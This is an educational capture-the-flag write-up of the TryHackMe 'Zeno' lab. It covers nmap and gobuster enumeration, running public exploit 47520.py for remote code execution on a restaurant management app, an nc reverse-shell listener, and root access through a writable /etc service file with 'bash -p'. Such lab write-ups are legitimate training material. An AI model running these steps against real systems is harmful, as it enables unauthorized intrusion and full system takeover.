TryHackMe — Zeno

Vulnerability Assessment & Exploitation Report

Author: Nirmiti Dhawade

Date: Dec/2025

Platform: TryHackMe

Machine: Zeno

Objective: Gain access, escalate privileges, demonstrate risk.

1. Executive Summary

The Zeno machine exposed multiple services.

A vulnerable Restaurant Management System (RMS) running on port 12340 allowed Remote Code Execution (RCE), providing initial shell access.

Weak permission controls enabled privilege escalation to root, resulting in total system compromise.

2. Scope

Environment: TryHackMe Lab

Target: Zeno machine only

Activities authorized :

Service discovery

Exploitation for learning

Privilege escalation

3. Methodology

Host discovery

Port & service enumeration

Vulnerability identification

Exploitation (initial foothold)

Privilege escalation


Flag verification

4. Technical Walkthrough (WITH PoC)

4.1 Connectivity Check

Command : ping <IP>

Purpose: Confirm target is reachable.



4.2 Service Enumeration (Nmap)


Command : nmap -sC -sV -A <IP>


Key Results

22/tcp — SSH

12340/tcp — HTTP service


Why: Understand exposed services and versions.





4.3 Inspecting HTTP Service (Port 12340)


Accessed in browser → “resource not found”.



4.4 Directory Bruteforce (Gobuster)

Command : gobuster dir -u http://<IP>:12340 -w <wordlist>

Result: /rms




Reasoning: Hidden directories often reveal admin panels/apps.

4.5 Restaurant Management System Identified

Opened : http://<IP>:12340/rms

RMS application visible.




4.6 PoC — Exploit Research (Searchsploit)

Command : searchsploit restaurant management system

Finding

SQL Injection (ignored)

Remote Code Execution — exploit ID: 47520.py



Note : What is the PoC here?

Proof of Concept (PoC) = practical demonstration that the vulnerability is real.

In this case:

We used an existing exploit (47520.py)

Executed it against RMS

Gained remote command execution on the machine

We are proving “I can run commands on your server.”

That’s the PoC.


4.7 Running the Exploit (Initial Foothold)

Copied exploit : cp /usr/share/exploitdb/exploits/php/webapps/47520.py .

ls

Executed : python3 47520.py

Result: shell + exploit URL.



Impact: Remote Command Execution confirmed .


4.8 Reverse Shell Upgrade


Generated Python reverse shell (revshells.com)


Added to exploit URL after php=

Listener: nc -lvnp 4444

Reverse shell received.






Not Secure
http://10.80.137.34:12340/rms/images/reverse-shell.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

4.9 Internal Enumeration

Command : ls -la /home

Found user: edward

Switched user : su edward


Credentials worked.

4.10 SSH as Edward

Command : ssh edward@<IP>

Access granted.

Captured user flag.



4.11 Privilege Escalation

Checked writable files:

Command : find /etc -writable 2>/dev/null

Editable monitoring file found.

Edited:

Command : vim /etc/monitoring-service

Injected bash execution.

Gained elevated shell:

Command : ./bash -p


cd /root


Captured root flag.

